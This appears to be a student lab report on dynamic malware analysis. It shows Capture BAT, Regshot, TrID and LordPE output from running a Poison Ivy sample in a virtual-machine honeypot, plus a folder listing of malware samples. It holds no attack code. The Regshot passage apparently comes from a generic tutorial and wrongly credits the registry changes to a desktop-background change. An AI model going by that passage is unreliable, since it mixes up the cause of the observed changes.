
```

CPU Usage: 0.00% Physical memory: 357.07 MB (69.81%) Processes: 26

start Unduhan ProcessMonitor ProcessExplorer Tab Baru - Mozilla F... Process Explorer - ... Process Hacker [M... Regshot 1.9.0 x86 ... 11:48 PM

Capture bat

a behavioral analysis tool of applications for the Win32 operating system family. Capture BAT is able to monitor the state of a system during the execution of applications and processing of documents, which provides an analyst with insights on how the software operates even if no source code is available. Capture BAT monitors state changes on a low kernel level and can easily be used across various Win32 operating system versions and configurations.



```

C:\Windows\system32\cmd.exe
C:\Program Files\Capture>CaptureBAT.exe -h

Capture client is a high interaction client honeypot which uses event monitoring to monitor the state of the system it is being run on. Capture can monitor processes, files, and the registry at the moment and classifies an event as being malicious by checking exclusion lists.
These exclusion lists are regular expressions which can either allow or deny a particular event from a process in the system. Because of the fact that it uses regular expressions, creating these lists can be very simple but can also provide very fine grained exclusion if needed.
The client can also copy all modified and deleted files to a temporary directory as well as capture all incoming and outgoing packets on the network adapters on the system.
The client can be run in the following two modes:

Client<->Server
The client connects to a central Capture server where the client can be sent URLs to visit. These URLs can contain other information which tell the client which program to use, for example www.google.com could be visited with either Internet Explorer or Mozilla Firefox and how long to visit the URL. While the URL is being visited the state of the system is monitored and if anything malicious occurs during the visitation period the event is passed back to the server. In this mode the client is run inside of a virtual machine so that when a malicious event occurs the server can revert the virtual machine to a clean state.


To use this mode the options -s, -a, -b must be set so the client knows how to connect and authenticate with the server. To configure the programs that are available to visit a URL edit the clients.conf file. If -cn are set then the log directory will be sent to the server once a malicious URL is visited. For this to work tar.exe and gzip.exe must be included in the Capture Client folder.

Standalone
In this mode the client runs in the background of a system and monitors the state of it. Rather than being controlled by a remote server, in standalone mode the user has control over the system. Malicious events can either be stored in a file or outputted to stdout.

Usage: CaptureClient.exe [-chn] [-s server address -a vm server id -b vm id] [-l
file]

```

How to running



Running cmd as administrator, pointing to directory and type “C

```
Administrator: C:\Windows\System32\cmd.exe - CaptureBAT.exe
2 Dir(s) 186,430,259,200 bytes free


C:\Program Files\Capture>CaptureBAT.exe
Loaded kernel driver: CaptureProcessMonitor
Loaded kernel driver: CaptureRegistryMonitor
Loaded filter driver: CaptureFileMonitor

registry: SetValueKey C:\Windows\explorer.exe -> HKCR\Local Settings\MuiCache\A\52C64B7E\LanguageList
registry: SetValueKey C:\Windows\explorer.exe -> HKCR\Local Settings\MuiCache\A\52C64B7E\LanguageList
file: Write C:\Windows\System32\svchost.exe -> C:\Windows\System32\winevt\Logs\Microsoft-Windows-CodeIntegrity\40perational.evtx
process: created C:\Windows\System32\svchost.exe -> C:\Windows\System32\taskeng.exe
process: created C:\Windows\System32\taskeng.exe -> C:\Program Files\Google\Update\GoogleUpdate.exe
file: Write C:\Windows\System32\svchost.exe -> C:\Windows\Tasks\GoogleUpdateTaskMachineUA.job
registry: SetValueKey C:\Windows\System32\taskeng.exe -> HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\{DC173369-18CC-4BAF-8941-9CD62BDAB9DF}\data
file: Write System -> C:\Windows\Tasks\GoogleUpdateTaskMachineUA.job
process: terminated C:\Windows\System32\taskeng.exe -> C:\Program Files\Google\Update\GoogleUpdate.exe
registry: SetValueKey C:\Program Files\Google\Update\GoogleUpdate.exe -> HKLM\SOFTWARE\Google\Update\LastStartedAU
registry: SetValueKey C:\Program Files\Google\Update\GoogleUpdate.exe -> HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Integers\last_started_au
registry: SetValueKey C:\Program Files\Google\Update\GoogleUpdate.exe -> HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Integers\nomaha_version
registry: SetValueKey C:\Program Files\Google\Update\GoogleUpdate.exe -> HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Booleans\is_system_install
registry: SetValueKey C:\Program Files\Google\Update\GoogleUpdate.exe -> HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\goopdate_main
registry: SetValueKey C:\Program Files\Google\Update\GoogleUpdate.exe -> HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\goopdate_constructor
```

Regshot

Regshot is a dynamic analysis tool that allows you to take and compare two registry snapshots. To use it, you simply take a snapshot of the registry, run the malware, wait for it to finish making any system changes, take the second snapshot, and then compare the two. Regshot can also be used for taking and comparing two snapshots of any filesystem directory you specify. You can download Regshot for free from <http://sourceforge.net/projects/regshot/>.

First take regshot before running the malware



How to Use Regshot To Monitor Your Registry

A screenshot of the Windows Registry Editor. The left pane shows the registry tree under "Computer". The "Software" key has two sub-keys: "ABBYY" and "Sprint". The right pane displays a table of registry values for the "Sprint" key. The table has columns for Name, Type, and Data.


Name	Type	Data
ab (Default)	REG_SZ	(value not set)
ab AnalyzeCommand	REG_SZ	40405
ab DespeckleImage	REG_SZ	no
ab DetectOrientation	REG_SZ	yes
ab DocType	REG_SZ	Auto
ab EditorScale	REG_SZ	100
ab EditorScaleType	REG_SZ	Whole
ab ExportCommand	REG_SZ	40436
ab ExportToFileFormat	REG_SZ	0
ab ExportToFilePath	REG_SZ	
ab FirstRun	REG_SZ	yes
ab FormatLayout	REG_SZ	PageLayout


It is best to open it as an administrator by right-clicking on the appropriate file and then selecting the “Run as administrator” option.

Name	Date modified	Type	Size
History.txt	2/3/2013 4:33 AM	Text Document	8 KB
language.ini	2/3/2013 4:32 AM	Configuration sett...	28 KB
License.txt	2/3/2013 4:32 AM	Text Document	27 KB
ReadMe.txt	2/3/2013 4:34 AM	Text Document	7 KB
regshot.ini	10/14/2014 4:33 PM	Configuration sett...	1 KB
Regshot-x64-ANSI.exe	2/3/2013 4:41 AM	Application	129 KB
Regshot-x64-Unicode.exe	2/3/2013 4:40 AM	Application	134 KB
Regshot-x86-ANSI.exe	2/3/2013 4:41 AM	Application	116 KB
Regshot-x86-Unicode.exe	2/3/2013 4:41 AM	Application	120 KB


Using Regshot to Track System Changes

Now that you have installed regshot, you are ready to put it to the test. Once you have opened regshot, you will need to take your first snapshot which will serve as the “before” snapshot. Do this by clicking on the “1st shot” button and then clicking on “Shot.” Note that the file is going to be saved as a TXT file in the “C:\Users\YOUR NAME\AppData\Local\Temp\” directory, but you can change this to any folder you want.






Now that you have taken your first shot, let's start making a change by running the malware created by poison ivy




Now that you have made a system change, it is time to take a second snapshot of your registry to see whether any changes have been made. Do this by going back to the regshot application and clicking on “2nd shot” and then clicking on “Shot.”



After you have done this, you may notice that the numbers shown on the bottom of the application screen have changed. In this case, both the “Keys” and “Values” have changed. Now we will click on the “Compare” button to compare the before and after shots.



This will bring up a “Notepad” file with a summary of the changes.



If you continue to scroll down the document, you will see that it outlines several different aspects including the following. Remember that the numbers will vary based on your computer.

1. Keys added: 55
2. Values added: 36
3. Values modified: 25
4. Total changes: 69 (this appears at the bottom of the document)

In addition to listing the changes, it provides in-depth details about which keys were altered by changing your desktop background. This can be useful in case you want to manipulate those keys manually.

TrID

Identify Unknown Files

TrID is an utility designed to identify file types from their binary signatures. While there are similar utilities with hard coded logic, TrID has no fixed rules. Instead, it's extensible and can be trained to recognize new formats in a fast and automatic way.

TrID has many uses: identify what kind of file was sent to you via e-mail, aid in forensic analysis, support in file recovery, etc.

TrID uses a database of definitions which describe recurring patterns for supported file types. As this is subject to very frequent update, it's made available as a separate package. Just download both TrID and this archive and unpack in the same folder.

```

C:\WINDOWS\system32\cmd.exe
/01/2016 08:08 PM <DIR> Darkshell
/14/2016 09:24 AM <DIR> Downloads
/01/2016 08:11 PM <DIR> eldorado
/01/2016 08:47 PM 260,603 Hopstarter-Mac-Folders-Documents.ico
/01/2016 08:11 PM <DIR> Hydraq
/01/2016 08:09 PM <DIR> IMworm
/01/2016 08:08 PM <DIR> keylogger
/31/2016 11:20 PM 16,384 lab1.exe
/31/2016 08:55 PM <DIR> My Music
/01/2016 08:35 PM <DIR> My Pictures
/01/2016 08:09 PM <DIR> nitol
/31/2016 11:23 PM <DIR> odbg110
/31/2016 11:22 PM 1,333,471 odbg110.zip
/01/2016 08:09 PM <DIR> onlinegames
/01/2016 08:11 PM <DIR> parite
/14/2016 08:59 AM <DIR> PoisonIvy
/03/2016 12:09 AM <DIR> ProcessMonitor
/14/2016 09:26 AM <DIR> ProcessMonitor for xp
/14/2016 09:23 AM 1,323,544 ProcessMonitor for xp.zip
/03/2016 12:08 AM 998,093 ProcessMonitor.zip
/02/2016 11:59 PM 2,135,712 Procmon.exe
/01/2016 01:23 AM 30,869 server.exe
/01/2016 08:50 PM 9,728 system.exe
/01/2016 04:12 AM 8,951,487 The Art of Memory Forensics - Detecting M
ware and Threats in Windows, Linux, and Mac Memory.pdf
/02/2016 02:15 PM 108,544 trid.exe
/29/2016 09:53 PM 3,064,912 triddefs.trd
/31/2016 11:59 PM 49,135 trid_w32.zip
/01/2016 08:12 PM <DIR> unknown
/31/2016 11:19 PM 5,915,464 winscp577setup.exe
 14 File(s) 24,959,290 bytes
 20 Dir(s) 8,158,425,088 bytes free

\Documents and Settings\malware\My Documents>trid.exe lab1.exe
ID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 6880
alyzing...
llecting data from file: lab1.exe
1.4% <.EXE> Win64 Executable <generic> <27638/28/4>
4.6% <.DLL> Win32 Dynamic Link Library <generic> <6578/25/2>
0.0% <.EXE> Win32 Executable <generic> <4508/7/1>
5.0% <.EXE> Win32 Executable MS Visual FoxPro 7 <2249/79>
4.4% <.EXE> Generic Win/DOS Executable <2002/3>

\Documents and Settings\malware\My Documents>

```

LordPE

Memory dump

Malware is often "packed" or otherwise obfuscated, confounding static analysis by obscuring strings and source code. To analyze it, you need to run it and analyze the RAM image it creates. We'll use the LordPE tool to do that. If you have an executable which PE header is corrupted (e.g. unpacked exe with OllyDump), LordPE can repair it.

VM 100 ('windowscuckoo') - Google Chrome

A <https://172.16.3.26:8006/?console=kvm&novnc=1&vmid=100&vmname=windowscuckoo&node=honeypot>

Connected (encrypted) to: QEMU (windowscuckoo)

[LordPE Deluxe] by yoda

Path PID ImageBase ImageSize

c:\windows\system32\taskhost.exe	000006E8	001A0000	0000F000
c:\windows\explorer.exe	000007D0	00730000	00281000
c:\program files\keyfocus\kfsensor\bin\kfsen...	000003D0	00400000	003FD000
c:\program files\internet download manager\i...	00000364	00400000	003D2000
c:\windows\system32\dlhost.exe	00000150	00DF0000	00005000
c:\users\honeypot\appdata\local\megasync...	00000238	013A0000	004F3000
c:\program files\internet download manager\i...	00000424	00400000	00044000
[system]	00000C4C	00000000	00000000
c:\users\honeypot\documents\malware.exe	00000F70	00400000	00261000
c:\program files\mozilla firefox\firefox.exe	00000C64	01370000	0007F000
c:\program files\mozilla firefox\plugin-contain...	00000A30	00380000	00028000
c:\windows\system32\cmd.exe	00000AA4	4A2E0000	0004C000
c:\windows\system32\conhost.exe	00000830	00360000	00045000
c:\users\honeypot\documents\malware.exe	00000A7C	00400000	00261000

Path ImageBase ImageSize


c:\users\honeypot\documents\malware.exe	00400000	00261000
c:\windows\system32\ntdll.dll	77270000	0013C000
c:\windows\system32\kernel32.dll	76020000	000D4000
c:\windows\system32\kernelbase.dll	75440000	0004A000
c:\windows\system32\user32.dll	76100000	000C9000
c:\windows\system32\gdi32.dll	75DB0000	0004E000
c:\windows\system32\lpk.dll	773B0000	0000A000
c:\windows\system32\usp10.dll	76EE0000	0009D000
c:\windows\system32\msvcr7.dll	756C0000	000AC000
c:\windows\winsxs\x86_microsoft.vc90.crt_1...	6C120000	000A3000
c:\windows\system32\imm32.dll	75A70000	0001F000
c:\windows\system32\msctf.dll	75BE0000	000CC000
c:\windows\system32\advapi32.dll	757D0000	000A0000
c:\windows\system32\sechost.dll	77300000	00019000

1:36 AM
11/12/2016

PE Editor
Break & Enter
Rebuild PE
Unsplit
Dumper Server
Options

